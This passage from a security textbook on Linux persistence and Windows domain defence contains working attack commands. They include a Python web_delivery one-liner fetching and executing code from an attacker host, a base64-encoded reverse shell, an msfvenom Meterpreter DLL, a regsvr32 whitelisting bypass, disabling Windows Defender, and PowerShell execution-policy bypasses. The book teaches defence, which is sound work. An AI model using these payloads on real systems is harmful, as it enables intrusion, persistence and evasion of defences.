msf exploit(handler) > use exploit/linux/local/cron_persistence
msf exploit(cron_persistence) > info
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|----------------|
| -- | --- |
| 0 | Cron |
| 1 | User Crontab |
| 2 | System Crontab |

Basic options:

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|--|
| ----- | ----- | ----- | ----- |
| CLEANUP | true | yes | delete cron entry after execution |
| SESSION | | yes | The session to run this module on. |
| TIMING | * * * * * | no | cron timing. Changing will require WfsDelay to be adjusted |
| USERNAME | root | no | User to run cron/crontab as |

Payload information:

Avoid: 4 characters

Description:

This module will create a cron or crontab entry to execute a payload. The module includes the ability to automatically clean up those entries to prevent multiple executions. syslog will get a copy of the cron entry.

Custom Services for Linux Persistence

An attacker can also configure a service to run whenever the system boots or changes runlevel that provides a shell back to the attacker. During the boot process, or more generally whenever the system changes runlevels, the system runs a collection of scripts. One script is generally set aside for local utility functions; the precise location of that script varies with the distribution.

- CentOS: /etc/rc.d/rc.local
- Mint: /etc/rc.local

CHAPTER 11 MALWARE AND PERSISTENCE

- OpenSuSE: /etc/rc.d/after.local
- Ubuntu: /etc/rc.local

As an example, consider an OpenSuSE 13.1 system.

```
cgauss@mirach:/etc/init.d> cat after.local
#!/bin/sh
#
# Copyright (c) 2010 SuSE LINUX Products GmbH, Germany. All rights reserved.
#
# Author: Werner Fink, 2010
#
# /etc/init.d/after.local
#
# script with local commands to be executed from init after all scripts
# of a runlevel have been executed.
#
# Here you should add things, that should happen directly after
# runlevel has been reached. Common environment
# variables for this are:
# RUNLEVEL -- The current system runlevel.
# PREVLEVEL -- The previous runlevel (useful after a runlevel switch).
#
```

An attacker can use this file to launch malware in one of two ways. If the attacker uploads their malware to the target system, and configures it to be executable, then they can add a line to this file that runs the malware. Provided the attacker has a correctly configured handler, they will obtain a shell.

The other option is to use the Metasploit module /exploit/multi/script/web_delivery. The attacker can use Python as the target and configure an appropriate Python payload. When the module is run, the attacker is given the line that must be run on the remote system.

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
[*] Run the following command on the target machine:
Python:
python -c "import sys; u=__import__('urllib'{2:'',3:'request'})[sys.versio
```

```
n_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.0.2.2:8080/bob');exec(r.read());"
```

The attacker appends this last line to the target's utility script - /etc/rc.d/after.local for the OpenSuSE system. Then whenever the system reboots or changes runlevel, the attacker will be presented with a shell.

Linux Persistence via Services Using Metasploit

Metasploit also includes a module that can be used to create a service on the target and upload malware to enable persistence. The module is /exploit/linux/local/service_persistence.

```
msf exploit(handler) > use exploit/linux/local/service_persistence
msf exploit(service_persistence) > info
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|----------|
| -- | --- |
| 0 | Auto |
| 1 | System V |
| 2 | Upstart |
| 3 | systemd |

Basic options:

| Name | Current Setting | Required | Description |
|------------|-----------------|----------|------------------------------------|
| ----- | ----- | ----- | ----- |
| SERVICE | | no | Name of service to create |
| SESSION | | yes | The session to run this module on. |
| SHELLPATH | /usr/local/bin | yes | Writable path to put our shell |
| SHELL_NAME | | no | Name of shell file to write |

Payload information:

Description:

This module will create a service on the box, and mark it for auto-restart. We need enough access to write service files and potentially restart services Targets: System V: CentOS <= 5 Debian <= 6 Kali 2.0 Ubuntu <= 9.04 Upstart: CentOS 6 Fedora >= 9, < 15 Ubuntu >= 9.10, <= 14.10 systemd: CentOS 7 Debian >= 7, <=8 Fedora >= 15 Ubuntu >= 15.04 Note: System V won't restart the service if it dies, only an init change (reboot etc) will restart it.

CHAPTER 11 MALWARE AND PERSISTENCE

References:

<https://www.digitalocean.com/community/tutorials/how-to-configure-a-linux-service-to-start-automatically-after-a-crash-or-reboot-part-1-practical-examples>

The collection of allowable payloads for this module is limited.

```
msf exploit(service_persistence) > show payloads
```

Compatible Payloads

=====

| Name | Rank | Description |
|-----------------------------|--------|--|
| --- | --- | ----- |
| cmd/unix/bind_netcat | normal | Unix Command Shell, Bind TCP (via netcat) |
| cmd/unix/reverse_netcat | normal | Unix Command Shell, Reverse TCP (via netcat) |
| cmd/unix/reverse_python | normal | Unix Command Shell, Reverse TCP (via Python) |
| cmd/unix/reverse_python_ssl | normal | Unix Command Shell, Reverse TCP SSL (via python) |

Suppose that an attacker with a root shell on an Ubuntu 14.04 system uses this module with the payload cmd/unix/reverse_python. The Metasploit module creates the file /etc/init.d/CHTiqvn; the actual name of the script is random and will be different each time the exploit is run. In the directories /etc/rc0.d, /etc/rc1.d, ..., /etc/rc6.d the module creates links to either start or stop the script (depending on the runlevel).

```
jmaxwell@winchester:~$ ls -l /etc/rc*.d/*20CHtiqvn*
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc0.d/K20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc1.d/K20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc2.d/S20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc3.d/S20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc4.d/S20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc5.d/S20CHtiqvn -> ../init.d/CHtiqvn
lrwxrwxrwx 1 root root 17 Sep 16 19:34 /etc/rc6.d/K20CHtiqvn -> ../init.d/CHtiqvn
```

A check of the script itself shows that that it has the contents in Listing 11-2.

Listing 11-2. The start of the script /etc/init.d/CHtiqvn placed on an Ubuntu 14.04 system by the Metasploit module /exploit/linux/local/service_persistence

```
#!/bin/sh
### BEGIN INIT INFO
# Provides: service
```

```

# Required-Start: $network
# Required-Stop: $network
# Default-Start:    2 3 4 5
# Default-Stop:     0 1 6
# Short-Description: Start daemon at boot time
# Description:      Enable service provided by daemon.
### END INIT INFO
dir="/usr/local/bin"
cmd="vlKew"
name=`basename $0`
pid_file="/var/run/$name.pid"
stdout_log="/var/log/$name.log"
... Output Deleted ...

```

The structure of the script is standard; it looks in the directory /usr/local/bin for the command vlkew that it starts or stops depending on the system's runlevel. A check of that file shows that it contains the actual malware that is being run.

```
jmaxwell@winchester:~$ sudo cat /usr/local/bin/vlKew
python -c "exec('aW1wb3J0IHNvY2tldCAgLCAgc3VicHJvY2VzcyAgLCAgb3MgICAgICAgOyAgICAgICAgG9zdD0iMTAuMC4yLjIiICAgICAgIDsgICAgICAgIHvcnQ9NTU1NSAgICAgICA7ICAgICAgICBzPXMvY2tldC5zb2NrZXQoc29ja2VolkFGXo1ORVQgICwgIHNvY2tldC5TT0NLX1NUUkVBTSkgICAgICAgOyAgICAgICAgcy5jb25uZWNOkChob3NOICAsICBwb3J0KSkgICAgICAgOyAgICAgICAgb3MuZHVwMihzLmZpbGVubygpICAsICAwKSAgICAgICA7ICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICwgIDEpICAgICAgIDsgICAgICAgIG9zMmR1cDIocy5maWxlbm8oKSAgLCAgMikgICAgICAgOyAgICAgICAgD1zdWJwcm9jZXNzLmNhbgwoIi9iaW4vYmFzaCIp'.decode('base64'))"
```

Other Approaches

The approaches to persistence on Linux systems outlined so far are just a small subset of the possibilities. For example, because Linux programs are, in general, open source, an attacker can download the source code for a common application - say ls. They can then modify the source code to provide a shell back to the attacker, and then upload this modified ls to the target.

The attacker who does not want to work so hard can create wrappers around these common applications. Copy the file /bin/ls to /bin/ls2 and create a script /bin/ls that calls the malware and then calls the program /bin/ls2 with the same arguments.

An attacker with knowledge of the PAM authentication system can build their own authentication module. The module can be used as a backdoor allowing certain users automatic access; it could instead record the credentials used and either store them or exfiltrate them to a system under the control of the attacker.

Notes and References

Windows Defender on Windows 10 will block some of the attacks described in the chapter. Instructions for selectively disabling Windows Defender are presented in Chapter 1. An attacker that already has administrator credentials can disable Windows Defender directly from the command line.

```
C:\>powershell.exe -Command "& {Set-MpPreference -DisableRealtimeMonitoring $true}"
```

To re-enable Windows Defender, the attacker runs the same command, except setting the value to \$false.

```
C:\>powershell.exe -Command "& {Set-MpPreference -DisableRealtimeMonitoring $false}"
```

Malware

Readers that consider a trojaned version of PuTTY as a purely academic exercise are encouraged to read the Cisco Blog of Chris Fry (<http://blogs.cisco.com/security/trojanized-putty-software>) who describes a 2013-2014 malware campaign based on a trojaned PuTTY.

More information about the Veil-Framework is available at the project's home page at <https://www.veil-framework.com/>.

Another option for obfuscating (Python) malware is Pyminifier (<https://github.com/liftoff/pyminifier>). This even provides the ability to generate obfuscated Python using non-Latin character sets.

Windows Persistence

An excellent article describing Windows persistence is “Windows Userland Persistence Fundamentals” from FuzzySecurity 2.0 at <http://www.fuzzysecurity.com/tutorials/19.html>. This web site is full of useful tutorials, articles, and guides, and it is well worth a look.

Although the sheer number of techniques presented that create persistence in a Windows domain may appear daunting, note that I have presented just some of the more interesting approaches; there are many, many more. Take a look at <https://jumpsbjump.blogspot.ca/2015/05/many-ways-of-malware-persistence-that.html> for an expanded list of possibilities, or <http://0xthem.blogspot.com/2014/03/t-temporal-persistence-with-and-schtasks.html>, which uses bitsadmin (and schtasks) for persistence.

Registry

More information about the structure of the Run and RunOnce registry keys is available from the Microsoft Developer Network <https://docs.microsoft.com/en-us/windows/desktop/SetupApi/run-and-runonce-registry-keys>. The structure of UserInit is provided in TechNet at <https://technet.microsoft.com/en-us/library/cc939862.aspx>.

Scheduled Tasks

More details about the many (many) options available to schtasks can be found on TechNet at <https://technet.microsoft.com/en-us/library/bb490996.aspx> or on MSDN at [https://msdn.microsoft.com/en-us/library/windows/desktop/bb736357\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb736357(v=vs.85).aspx). Raphael Mudge has some PowerShell one-line persistence scripts at <https://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/>.

WMI Persistence

The use of WMI as a vector for offensive and defensive cyber operations has exploded into the public consciousness in the last few years. Key reading includes

- *Windows Management Instrumentation (WMI) Offense, Defense and Forensics*, William Ballenthin, Matt Graeber, Claudiu Teodorescu, <https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>.
- *Why MI so Sexy? WMI Attacks, Real-Time Defense and Advanced Forensic Analysis*, Willi Ballenthin, Matt Graeber, Claudiu Teodorescu from Defcon 23. Slides: <https://github.com/op7ic/defcon-23-slides-only/blob/master/DEF%20CON%2023%20presentations/Speaker%20%26%20Workshop%20Materials/Matt%20Graeber%20%26%20Willi%20Ballenthin%20%26%20Claudio%20Teodorescu/DEFCON-23-Ballenthin-Graeber-Teodorescu-WMI-Attacks-Defense-.pdf>; talk: <https://www.youtube.com/watch?v=xBd6p-Lz3kE>.
- The 2015 Black Hat talk of Matt Graeber, *Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor*, <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf>

- *There's Something About WMI*, Mandiant, SANS DFIR Summit 2015, <https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/sans-dfir-2015.pdf>.
- *Understanding WMI Malware*, Julius Dizon, Lennard Galang, and Marvin Cruz, <http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>.
- *WMI Shell*, from Andrei Dumitrescu at 2014 Hackito Ergo Sum, http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf.

Golden Tickets

An excellent place to learn more about the use of Kerberos golden tickets for offense is from Alva 'Skip' Duckwall and Benjamin Delpy's slides at Blackhat USA 2014, <http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it>. Also worth a look is the introduction by Raphael Mudge at <http://blog.cobaltstrike.com/2014/05/14/meterpreter-kiwi-extension-golden-ticket-howto/>.

CHAPTER 12

Defending the Windows Domain

Introduction

A savvy defender understands that they may not be able to prevent a capable attacker from gaining an initial foothold on their network. On any real network, the collection of potential attack vectors is large, and the attacker only needs to be successful once to get that initial foothold. Even something as simple as a phishing attack can be used to obtain that initial shell.

On the other hand, once the attacker has established a presence in the network, the situation reverses and the defender that is actively searching for the attacker only needs to be successful once to find the key evidence of an intrusion that can be used to identify and later evict the attacker. To this end, the key for the defender is to make the attacker's life as difficult as possible through layered defenses. The defender needs to know the ways the attacker moves across their network, to block that motion when possible, and to detect that motion when it is not.

This chapter begins by looking at ways to control program execution on the domain, either applications or PowerShell scripts. Although PowerShell has features designed to reduce their usefulness to attackers (execution mode, language mode), these can, in general, be bypassed.

The chapter continues by examining the different persistence mechanisms described in Chapter 11. Each approach leaves detectable traces on the system; methods to search for these traces are provided. There are ways that the defender can make it more difficult for the attacker to use a persistence mechanism; these are also provided.

Key to the security of any network is the protection of user credentials. These can be protected by configuring account lockouts, preventing caching of credentials, and configuring local administrator accounts. Even with these techniques, though, an attacker with SYSTEM credentials can use Mimikatz to obtain hashes or plaintext credentials from LSASS, the Local Security Authority Subsystem. There are Windows settings that reduce the effectiveness of Mimikatz; moreover, a well-tuned Sysmon configuration can let a defender identify the use of Mimikatz on the network and possibly trace it back to its source.

Once an attacker has gained a place on the network, they generally wish to move laterally between systems. The defender can monitor the available methods (SMB, RPC, WinRM) for evidence of attackers.

Applications

An attacker with a shell on a Windows domain faces a choice - either to live off the land and use the applications present on the target system(s), or to upload the tools that they need to the target. An attacker that uploads applications to a target risks detection by the defender, especially if the application is stored on the disk. By controlling the applications on a target, the defender can make the work of the attacker much more complicated. The defender needs to configure those applications like PowerShell that are likely to be used by attackers trying to live off the land and to control the applications that can be installed or run by an attacker.

Application Whitelisting via Software Restriction Policies

An administrator of a Windows domain can use Software Restriction Policies to control which applications can run on the domain. Chapter 6 showed how to create a group policy that implements Software Restriction Policies. In that example, the default security level was “Disallowed” so only programs explicitly permitted by a rule could run. The example policy

1. Allowed program execution in C:\Windows,
2. Allowed program execution in C:\Program Files, and
3. Allowed program execution in C:\Program Files (x86).

The original example featured another rule to allow program execution in the directory %USERPROFILE%\Desktop\Tools so that users would have a local directory to which they could copy files that could then be run. In a high-threat environment, though, a domain administrator may wish to prevent program execution in any directory that a non-administrator has write access; in this case, only rules 1-3 would be included.

Software Restriction Policies: Shortcuts

One problem with a policy that just implements 1-3, though, is how it treats shortcuts. From the Group Policy Editor, navigate Computer Configuration > Policies > Windows Settings > Security Settings > Software Restriction Policies. Double-click on Designated File Types to obtain a dialog box (Figure 12-1) that shows the extensions that Windows considers to be executable files.




Figure 12-1. Designated file types from software restriction policies in group policy; shown on Windows Server 2012-R2

By default, shortcuts have the extension .LNK and are considered to be executable programs. If a user creates a shortcut on the Desktop to a program that they are allowed to run (e.g., C:\Program Files (x86)\Notepad++\notepad++.exe), then attempts to run that program, it will be blocked with an error message (Figure 12-2).




Figure 12-2. Blocking a shortcut to C:\Program Files (x86)\Notepad++\notepad++.exe

This can confuse the user, because they are allowed to run the program C:\Program Files (x86)\Notepad++\notepad++.exe. The error lies in the shortcut, not in the target of the shortcut. To avoid this, remove .LNK files from the list of files designated as executables.

Software Restriction Policies: Subdirectories

An administrator who has implemented Software Restriction Policies with “Disallowed” as the default security level and only rules 1-3 to allow program execution may believe that an unprivileged user cannot download and execute code on the system; this is not the case. There are many directories and subdirectories within C:\Windows, C:\Program Files, and C:\Program Files (x86). Some of those directories are readable and writeable by unprivileged users. Since the rules that allow program access are recursive, the execute permissions extend to these subdirectories.

One way to determine which directories allow an unprivileged user read and write access is to use the Sysinternals tool accesschk. Consider a 64-bit Windows 8.1 system, and run the command

```
c:\Program Files\SysinternalsSuite>accesschk.exe -w -s -u Users "C:\Windows"
```

Accesschk v6.10 - Reports effective permissions for securable objects

Copyright (C) 2006-2016 Mark Russinovich

Sysinternals - www.sysinternals.com

```
RW C:\Windows\Tasks  
RW C:\Windows\tracing  
RW C:\Windows\debug\WIA  
RW C:\Windows\debug\WIA\wiatrace.log  
RW C:\Windows\Registration\CRMLog  
 W C:\Windows\System32\Tasks  
RW C:\Windows\System32\spool\drivers\color  
 W C:\Windows\SysWOW64\Tasks
```

Here the -w flag tells accesschk to look for writeable directories, the -s flag indicates that recursion should be used; and the -u flag specifies the user being checked: in this case, the group Users.

The results show that there are five different directories within C:\Windows that are readable and writeable by members of the group Users. An attacker (who is a member of this group) can store malware in these directories and run it without being blocked by rules 1-3 of these Software

Restriction Policies. To prevent this occurrence, the domain administrator can create additional block rules for each of these directories (Figure 12-3) that prevent executables in these directories from running.




Figure 12-3. A Set of software restriction policies with “disallowed” as the default security level. Shown on Windows Server 2012 R2.

A default Windows installation does not have directories in C:\Program Files or C:\Program Files (x86) that allow an unprivileged user read and write access, but such changes may have been made by third-party software.

Logs Generated by Software Restriction Policies

When Software Restriction Policies block execution of a file, an entry is made in the system logs. These entries are made in the application log with ID 865. A custom view can be created to quickly identify these attempts (Figure 12-4).

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN




Figure 12-4. Custom view showing the entries in the application log with ID 865; these are created when Software Restriction Policies block file execution. Shown on Windows 8.1.

These log entries can also be identified with PowerShell.

```
PS C:\Users\narmstrong> Get-WinEvent -FilterHashTable @{logname='Application'; id=865}
```

| TimeCreated | Id | Level | DisplayName | Message |
|-----------------------|-----|---------|---|---|
| 10/8/2017 11:43:27 AM | 865 | Warning | Microsoft-Windows-SoftwareRestrictionPolicies | Access to C:\Users\banders\Desktop\npp.7.3.3.Installer.x64.exe h... |
| 10/8/2017 10:50:12 AM | 865 | Warning | | Access to C:\Users\banders\Desktop\npp.7.3.3.Installer.x64.exe h... |
| 10/1/2017 7:43:26 PM | 865 | Warning | | Access to C:\Users\banders\Desktop\hello.js has been restricted ... |
| 10/1/2017 6:16:24 PM | 865 | Warning | | Access to C:\Users\banders\Desktop\hello.wsf has been restricted... |

... Ouput Deleted ...

The administrator can see the details of a chosen event with PowerShell as well.

```
PS C:\Users\narmstrong> Get-WinEvent -FilterHashTable
@{logname='Application';id=865} | Select-Object -first 1 | Format-List
TimeCreated : 10/8/2017 11:43:27 AM
ProviderName : Microsoft-Windows-SoftwareRestrictionPolicies
Id          : 865
Message     : Access to
              C:\Users\banders\Desktop\npp.7.3.3.Installer.x64.exe
              has been restricted by your Administrator by the default
              software restriction policy level.
```

Bypassing Software Restriction Policies via Rundll

It is possible to bypass Software Restriction policies and other whitelisting solutions by abusing the behavior of trusted binaries.

One way the attacker can bypass these restrictions is to load the malware in a .dll rather than in a program. For example, an attacker can use msfvenom to generate malware as a .dll with the following command.

```
root@kali-2016-2-u:~# msfvenom --platform windows --arch x86 --format dll
--encoder generic/none --payload windows/meterpreter/reverse_tcp LHOST=10.0.2.2
LPORT=443 > mal.dll
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 333 (iteration=0)
generic/none chosen with final size 333
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Once the malicious file `mal.dll` is uploaded to the target, the attacker launches it via the command

```
C:\Users\gpadalka\Desktop\rundll32 mal.dll,Control_RunDLL
```

Provided a handler is running, the attacker will receive a Meterpreter shell on TCP/443, even if Software Restriction policies are in place.

Bypassing Software Restriction Policies via Web Delivery

Another approach the attacker can take is to host code elsewhere and have it downloaded and run on the defender's machine. The Metasploit module `exploit/multi/script/web_delivery` has several ways to do so.

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

If the target allows for the execution of code in PowerShell, Python, or PHP, the attacker configures the module and launches the exploit. The exploit provides a short snippet of code that needs to be run on the target. This code will download and run the payload.

Even if the target blocks these approaches, there is another technique on Windows that makes use of regsvr32. This is a command-line tool in Windows that manages DLLs and ActiveX Controls. To use it to bypass Software Restriction Policies, an attacker starts the Metasploit module exploit/multi/script/web_delivery and then selects regsvr32 as the target. Choose a payload - say Meterpreter over reverse TCP and configure it.

```
msf exploit > use exploit/multi/script/web_delivery
```

```
... Module Configuration Deleted ...
```

```
msf exploit(web_delivery) > options
```

```
Module options (exploit/multi/script/web_delivery):
```

| Name | Setting | Required | Description |
|---------|---------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

```
Payload options (windows/meterpreter/reverse_tcp):
```

| Name | Setting | Required | Description |
|----------|----------|----------|---|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 10.0.2.2 | yes | The listen address |
| LPORT | 4004 | yes | The listen port |

```
Exploit target:
```

| Id | Name |
|----|----------|
| 3 | Regsvr32 |

When the module is launched, the attacker is provided a command that needs to be run on the target.

```
msf exploit(web_delivery) > run
[*] Exploit running as background job 11.
[*] Started reverse TCP handler on 10.0.2.2:4004
[*] Using URL: http://0.0.0.0:8080/tdW6Zl77lXlyB
[*] Local IP: http://10.0.2.2:8080/tdW6Zl77lXlyB
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.2.2:8080/tdW6Zl77lXlyB.sct scrobj.dll
```

If the command is run on the target, the attacker is presented with a shell, even in the presence of strong application whitelisting.

PowerShell

PowerShell has become one of the key tools in any administrator's toolbox. At the same time, attackers have also recognized the power of PowerShell and use it for their own ends. One big advantage PowerShell provides to the attacker is that they do not need to upload binaries to the target - binaries that could be detected and traced. An attacker that can live off the land and use only the tools already present on the system is much more difficult to detect.

PowerShell Execution Policy

One way to control PowerShell on a system is through the PowerShell execution policy. It can be configured to block or allow scripts to run, and it can also prevent scripts from running unless they were signed or are local. The settings that apply to the system can be found with the command

```
PS C:\Users\banders> Get-ExecutionPolicy -List
```

| Scope | ExecutionPolicy |
|---------------|-----------------|
| ----- | |
| MachinePolicy | Undefined |
| UserPolicy | Undefined |
| Process | Undefined |
| CurrentUser | Undefined |
| LocalMachine | Undefined |

If run without arguments, the command returns the policies that are being applied to the current session.

```
PS C:\Users\banders> Get-ExecutionPolicy
Restricted
```

As noted in Chapter 6, the default execution policy varies with the version of Windows. A domain administrator can configure this setting uniformly across the domain via group policy. To do so, create and edit a group policy. Navigate Computer Configuration ➤ Policies ➤ Administrative Templates ➤ Windows Components ➤ Windows PowerShell. Select “Turn on Script Execution.” When this policy is enabled, the administrator can choose between the following:

- Allow all scripts
- Allow only signed scripts
- Allow local scripts and remote signed scripts
- Allow all scripts

If the setting is set to disabled, then attempts to run scripts will be met with an error. For example, consider the one-line script env.ps1 in Listing 12-1.

Listing 12-1. The file C:\Users\banders\Desktop\env.ps1

```
ls env:
```

This lists the environment variables on the system. If this script is run on a system where the execution policy is set to Restricted, then execution is blocked with an error in the following form.

```
PS C:\Users\banders> C:\Users\banders\Desktop\env.ps1
File C:\Users\banders\Desktop\env.ps1 cannot be loaded because running scripts is
disabled on this system.

For more information, see about_Execution_Policies at http://go.microsoft.com/
fwlink/?LinkID=135170.

+ CategoryInfo          : SecurityError: (:) [],
ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

Bypassing PowerShell Execution Policy

The ability to restrict scripts that can be run from PowerShell seems like it would significantly improve security. Unfortunately for administrators, there are many ways to bypass these settings. One of the simplest ways to do so is to use PowerShell to read the file, then pipe the result back to PowerShell.

```
PS C:\Users\banders> Get-Content C:\Users\banders\Desktop\env.ps1 | powershell.exe -

Name          Value
----          -----
ALLUSERSPROFILE      C:\ProgramData
APPDATA        C:\Users\banders\AppData\Roaming
... Output Deleted ...
```

Another command that accomplishes essentially the same thing is

```
PS C:\Users\banders> Get-Content C:\Users\banders\Desktop\env.ps1 | Invoke-Expression
```

| Name | Value |
|-----------------|----------------------------------|
| --- | ----- |
| ALLUSERSPROFILE | C:\ProgramData |
| APPDATA | C:\Users\banders\AppData\Roaming |

... Output Deleted ...

A third approach is to change the execution policy to something more palatable.

```
PS C:\Users\banders> powershell.exe -ExecutionPolicy Bypass -File C:\Users\banders\Desktop\env.ps1
```

| Name | Value |
|-----------------|----------------------------------|
| --- | ----- |
| ALLUSERSPROFILE | C:\ProgramData |
| APPDATA | C:\Users\banders\AppData\Roaming |

... Output Deleted ...

The attacker can even just start a fresh copy of PowerShell.

```
PS C:\Users\banders> powershell.exe -ExecutionPolicy Unrestricted  
Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\banders> Get-ExecutionPolicy  
Unrestricted
```

These last two options succeed when the execution policy is undefined, but if group policy specifies the execution policy, then these last two approaches fail.

PowerShell Language Mode

